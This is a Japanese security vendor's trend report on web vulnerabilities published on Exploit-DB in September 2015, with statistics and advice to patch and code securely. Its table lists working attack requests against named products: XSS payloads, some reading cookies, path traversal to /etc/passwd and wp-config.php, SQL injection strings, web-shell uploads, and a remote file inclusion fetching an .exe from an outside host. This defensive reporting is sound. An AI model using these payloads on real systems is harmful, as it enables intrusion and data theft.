Penta SECURITY
TRUST FOR AN OPEN SOCIETY

セキュリティ情報トレンド&リスク

最新Web脆弱性トレンドレポート

: EDB-Report 2015.09

ペンタセキュリティシステムズ株式会社
R&D Center
データセキュリティチーム

EDB-Report

最新Web脆弱性トレンドレポート(2015.09)

2015.09.01~2015.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。


ベンタセキュリティシステムズ株式会社R&Dセンター データセキュリティチーム

サマリー

2015年9月は、Exploit-DBの分析結果をみると、クロス サイト スクリプティング(Cross Site Scripting)攻撃に関する脆弱性が最も多く報告されました。クロス サイト スクリプティング(Cross Site Scripting)攻撃の場合、スクリプトを単にパラメータに挿入する形で、Web開発の際にパラメータに対するセキュアコーディング(Secure Coding)を行っていれば簡単に防げる攻撃タイプでした。その次に多く報告されたのがSQLインジェクションでした。SQLインジェクションの場合、ハッカーが攻撃しやすいパラメータ名使用していました。パラメータの入力値の検証を行い、攻撃を防ぐことも重要ですが、推測不可能なパラメータ名を使い、ハッカーの標的にならないようにする取り組みが必要です。リモートファイル挿入(Remote File Conclusion)やローカルファイル挿入(Local File Conclusion)の攻撃に対しても同様です。関連ソフトウェアを利用する企業の管理者様は、脆弱性にさらされないよう最新バージョンへのアップデートやセキュアコーディングを行うことを推奨します。


1. 脆弱性別件数

脆弱性カテゴリ	件数
リモートファイル挿入 (Remote File Inclusion:RFI)	1
ファイルアップロード (File Upload)	5
ローカルファイル挿入 (Local File Inclusion:LFI)	7
SQL インジェクション (SQL Injection)	9
クロス サイト スクリプティング (Cross Site Scripting : XSS)	10
合計	**32**




2. 危険度別件数

危険度	件数	割合
早急対応要	9	28%
高	23	72%
合計	**32**	**100%**




3. 攻撃実行の難易度別件数

難易度	件数	割合
難	2	6%
中	1	3%
易	29	91%
合計	**32**	**100%**



4. 主なソフトウェア別脆弱性発生件数

ソフトウェア名	件数
Openfire	3
Silver Peak VXOA	3
Bedita	3
Kirby	2
refbase	2
Mango Automation	2
EZ SQL Reports	2
ZeusCart	1
FortiManager	1
JSPMySQL Administrador	1
Monsta FTP	1
Octogate	1
Centreon	1
Pligg	1
Kaseyar	1
DirectAdmin	1
YesWiki	1
Vtiger	1
FireEye	1
FAROL	1
WordPress	1
ManageEngine EventLog Analyzer	1
合計	**32**



EDB-Report

最新Web脆弱性トレンドレポート(2015.09)

2015.09.01~2015.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

危険度分類基準
早急対応要：攻撃が成功した場合システムへ侵入可
高：システム情報を取得するか、あるいはクライアントに2次被害を及ぼす
中：情報漏洩
攻撃実行難易度分類基準
難：複数の脆弱性を突いた攻撃パターン、対象のシステムの重要な情報を取得するため、高度な攻撃コードを採用したパターン、知らされていない攻撃コードを採用したパターンのいずれかに該当する
中：攻撃手法自体は難しくないが、迂回コードを採用したパターン
易：1回のリクエストで攻撃が成立するパターン、複数回トライするも、既知の攻撃コードを採用したパターンのいずれかに該当する

**** 5件以上発生した主なソフトウェア別脆弱性の詳細情報**

EDB 番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	ソフトウェア名

EDB-Report

最新Web脆弱性トレンドレポート(2015.09)

2015.09.01~2015.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2015-09-01	38051	XSS	易	高	Bedita 3.5.1 - /bedita/index.php/admin/saveConfig XSS 脆弱性	POST /bedita/index.php/admin/saveConfig HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 cfg%5BprojectName%5D=<script>alert(12345)</script>	Bedita	Bedita 3.5.1
2015-09-01	38051	XSS	易	高	Bedita 3.5.1 - /bedita/index.php/areas/saveArea XSS 脆弱性	POST /bedita/index.php/areas/saveArea HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 cfg%5BprojectName%5D=<script>alert(12345)</script>	Bedita	Bedita 3.5.1
2015-09-01	38051	XSS	易	高	Bedita 3.5.1 - /bedita/index.php/areas/saveSection XSS 脆弱性	POST /bedita/index.php/areas/saveSection HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 %26lt%3B%2Ftextarea%26gt%3B%3Cscript%3Ealert%28123%29%3C%2Fscript%3E	Bedita	Bedita 3.5.1
2015-09-02	38071	LFI	易	早急対応要	YesWiki 0.2 - wakka.php LFI 脆弱性	/vul_test/yeswiki/wakka.php?wiki=PagesACreer/edit&theme=yeswiki&squelette=/../../../../../../../../../../etc/passwd&style=gray.css&bgimg=&newpage=1	YesWiki	YesWiki 0.2
2015-09-06	38090	LFI	易	早急対応要	FireEye Appliance - NEI_ModuleDispatch.php LFI 脆弱性	/script/NEI_ModuleDispatch.php?module=NEI_AdvancedConfig&function=HapiGetFileContents&name=../../../../../../../../../../etc/passwd&extension=&category=operating%20system%20logs&mode=download&time=...&mytoken=...	FireEye	FireEye Appliance
2015-09-07	38098	XSS	易	高	JSPMySQL Administrador - listaBD2.jsp XSS 脆弱性	/sys/sys/listaBD2.jsp?bd=%22/%3E%3Cscript%3Ealert%28666%29%3C/script%3E	JSPMySQL Administrador	JSPMySQL Administrador v.1
2015-09-08	38110	XSS	易	高	DirectAdmin Web Control Panel 1.483 - /CMD_FILE_MANAGER XSS 脆弱性	POST /CMD_FILE_MANAGER HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 path=/xss/"><script>alert(/XSS Vuln/)</script>	DirectAdmin	DirectAdmin Web Control Panel 1.483
2015-09-10	38129	LFI	易	高	Octogate UTM 3.0.12 - download.php LFI 脆弱性	/scripts/download.php?file=/../../../../../../octo/etc/ini.d/octogate.ini&type=dl	Octogate	Octogate UTM 3.0.12
2015-09-11	38148	XSS	易	高	Monsta FTP 1.6.2 - /monsta_ftp_v1.6.2_install/ XSS 脆弱性	/monsta_ftp_v1.6.2_install/?openFolder="/><script>alert('XSS by hyp3rlinx '%2bdocument.cookie)</script>	Monsta FTP	Monsta FTP 1.6.2
2015-09-14	38176	LFI	易	高	EZ SQL Reports < 4.11.37 - admin.php LFI 脆弱性	/wp-admin/admin.php?page=ELISQLREPORTS-settings&Download_SQL_Backup=../../../wp-config.php	EZ SQL Reports	EZ SQL Reports < 4.11.37
2015-09-14	38176	SQL Injection	易	高	EZ SQL Reports < 4.11.37 - admin.php SQL Injection 脆弱性	POST /wp-admin/admin.php?page=ELISQLREPORTS-settings HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 DB_NAME=1%20and%201=1	EZ SQL Reports	EZ SQL Reports < 4.11.37
2015-09-14	38173	SQL Injection	易	高	ManageEngine EventLog Analyzer < 10.6 - runQuery.do SQL Injection 脆弱性	POST /event/runQuery.do HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 execute=true&query=select+version%28%29	ManageEngine EventLog Analyzer	ManageEngine EventLog Analyzer < 10.6
2015-09-15	38197	File Upload	易	早急対応要	Silver Peak VXOA < 6.2.11 - configdb_file.php File Upload 脆弱性	POST /6.2.5.0_52054/php/configdb_file.php?seenform=1 HTTP/1.1 Host: Connection: Close Accept: text/html, application/xhtml+xml, */* Accept-Language: ko-KR User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0) Content-Type: multipart/form-data; boundary=----------7dd10029908f2 ----------7dd10029908f2 Content-Disposition: form-data; name="Filedata"; filename="shelll.php" Content-Type: application/octet-stream <? phpinfo(); ?> ----------7dd10029908f2--	Silver Peak VXOA	Silver Peak VXOA < 6.2.11

EDB-Report

最新Web脆弱性トレンドレポート(2015.09)

2015.09.01~2015.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2015-09-15	38197	LFI	易	早急対応要	Silver Peak VXOA < 6.2.11 - save_file.php LFI 脆弱性	/6.2.5.0_52054/php/save_file.php?ftype=log&fname=../../etc/passwd	Silver Peak VXOA	Silver Peak VXOA < 6.2.11
2015-09-15	38197	LFI	易	早急対応要	Silver Peak VXOA < 6.2.11 - save_config_file.php LFI 脆弱性	]/6.2.5.0_52054/php/save_config_file.php?filename=../../../../../../../../etc/passwd	Silver Peak VXOA	Silver Peak VXOA < 6.2.11
2015-09-15	38191	XSS	易	高	Openfire 3.10.2 - server-session-details.jsp XSS 脆弱性	/server-session-details.jsp?hostname="/><script>alert(666)</script>	Openfire	Openfire 3.10.2
2015-09-15	38191	XSS	易	高	Openfire 3.10.2 - group-summary.jsp XSS 脆弱性	/group-summary.jsp?search=%22+onMouseMove%3D%22alert%28%27hyp3rlinx%27%29	Openfire	Openfire 3.10.2
2015-09-15	38189	RFI	易	高	Openfire 3.10.2 - available-plugins.jsp RFI 脆弱性	/available-plugins.jsp?download=1&url=http://ghostofsin.abyss/abysmalgod.exe	Openfire	Openfire 3.10.2
2015-09-15	38187	SQL Injection	易	高	WordPress CP Reservation Calendar Plugin 1.1.6 - /wordpress/ SQL Injection 脆弱性	POST /wordpress/?action=dex_reservations_check_posted_data HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 dex_reservations_post=1&dex_item=1%20and%201=1	WordPress	WordPress CP Reservation Calendar Plugin 1.1.6
2015-09-16	38213	SQL Injection	難	早急対応要	FAROL - Login.actions.php SQL Injection 脆弱性	POST /tkmonitor/estrutura/login/Login.actions.php?recuperar HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 email=1'%20or%201=ctxsys.drithsx.sn(1,(select%20sys.stragg(distinct%20banner)%20from%20v$version))--	FAROL	FAROL All Version
2015-09-17	38224	SQL Injection	難	早急対応要	ZeusCart 4.0 - index.php SQL Injection 脆弱性	/zeuscart-master/index.php?do=featured&action=showmaincatlanding&maincatid=-1 AND IF(SUBSTRING(version(), 1, 1)=5,BENCHMARK(500000000,version()),null)	ZeusCart	ZeusCart 4.0
2015-09-18	38241	SQL Injection	易	高	Pligg CMS 2.0.2 - load_data_for_search.php SQL Injection 脆弱性	/pligg-cms-master/load_data_for_search.php?sql=1%20and%201=1	Pligg	Pligg CMS 2.0.2
2015-09-22	38255	LFI	易	高	Kirby CMS <= 2.1.0 - /kirby/panel/login LFI 脆弱性	POST /kirby/panel/login HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 username=..%2F..%2F..%2F..%2F..%2F..%2F..%2Ftmp%2Fbypassauth&password=trythisout&_csfr=erQ1UvOm2L1...	Kirby	Kirby CMS <= 2.1.0
2015-09-22	38210	File Upload	易	高	Kirby CMS <= 2.1.0 - /kirby/panel/api/files/upload/about File Upload 脆弱性	POST /kirby/panel/api/files/upload/about HTTP/1.1 Host: Connection: Close Accept: text/html, application/xhtml+xml, */* Accept-Language: ko-KR User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0) Content-Type: multipart/form-data; boundary=----------7dd10029908f2 ----------7dd10029908f2 Content-Disposition: form-data; name="Filedata"; filename="kirbyexec.php5" Content-Type: application/octet-stream <? phpinfo(); ?> ----------7dd10029908f2--	Kirby	Kirby CMS <= 2.1.0
2015-09-23	38292	SQL Injection	中	早急対応要	refbase <= 0.9.6 - rss.php SQL Injection 脆弱性	/rss.php?where='nonexistent'+union+all(select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,concat('version:',@@version,''),34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50)--%20-	refbase	refbase <= 0.9.6
2015-09-23	38292	SQL Injection	易	高	refbase <= 0.9.6 - install.php SQL Injection 脆弱性	POST /install.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 formType=install&submit=Install&adminUserName=root&adminPassword=pass&pathToMYSQL=C:¥mysql5.6.17¥bin¥mysql.exe&databaseStructureFile=./install.sql&pathToBibutils=&defaultCharacterSet=1%20and%201=1&submit=Install	refbase	refbase <= 0.9.6
2015-09-25	38316	XSS	易	高	FortiManager 5.2.2 - /cgi-bin/module/sharedobjmanager/policy_new/874/ XSS 脆弱性	/cgi-bin/module/sharedobjmanager/policy_new/874/PolicyTable?vdom=%22%27/%3E%3C/script%3E%3Cscript%3Ealert%28%27[XSS%20FortiManager%20POC%20VM64%20v5.2.2%2008042015%20]¥n¥n%27%2bdocument.cookie%29%3C/script%3E	FortiManager	FortiManager 5.2.2

EDB-Report

最新Web脆弱性トレンドレポート(2015.09)

2015.09.01~2015.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2015-09-28	38345	File Upload	易	高	Vtiger CRM <= 6.3.0 - /index.php File Upload 脆弱性	POST /index.php HTTP/1.1 Host: Connection: Close Accept: text/html, application/xhtml+xml, */* Accept-Language: ko-KR User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0) Content-Type: multipart/form-data; boundary=----------7dd10029908f2 ----------7dd10029908f2 Content-Disposition: form-data; name="__vtrftk"; filename="2.php" Content-Type: application/octet-stream <? phpinfo(); ?> ----------7dd10029908f2--	Vtiger	Vtiger CRM <= 6.3.0
2015-09-28	38339	File Upload	易	早急対応要	Centreon 2.6.1 - main.php File Upload 脆弱性	POST /centreon/main.php?p=50102 HTTP/1.1 Host: Connection: Close Accept: text/html, application/xhtml+xml, */* Accept-Language: ko-KR User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0) Content-Type: multipart/form-data; boundary=----------7dd10029908f2 ----------7dd10029908f2 Content-Disposition: form-data; name="filename"; filename="phpinfo.php" Content-Type: application/octet-stream <? phpinfo(); ?> ----------7dd10029908f2--	Centreon	Centreon 2.6.1
2015-09-28	38338	SQL Injection	易	高	Mango Automation 2.6.0 - sqlConsole.shtm SQL Injection 脆弱性	POST /sqlConsole.shtm HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 sqlString=select+*+from+users%3B&query=Submit+query	Mango Automation	Mango Automation 2.6.0
2015-09-28	38338	XSS	易	高	Mango Automation 2.6.0 - login.htm XSS 脆弱性	POST /login.htm HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 username="><script>alert("XSS");</script>' /	Mango Automation	Mango Automation 2.6.0
2015-09-29	38351	File Upload	易	高	Kaseya Virtual System Administrator - json.ashx File Upload 脆弱性	POST /vsapres/web20/json.ashx HTTP/1.1 Host: Connection: Close Accept: text/html, application/xhtml+xml, */* Accept-Language: ko-KR User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0) Content-Type: multipart/form-data; boundary=----------7dd10029908f2 ----------7dd10029908f2 Content-Disposition: form-data; name="impinf__uploadfilelocation"; filename="shell.asp" Content-Type: application/octet-stream <% response.write "Shell" %> ----------7dd10029908f2--	Kaseyar	Kaseya Virtual System Administrator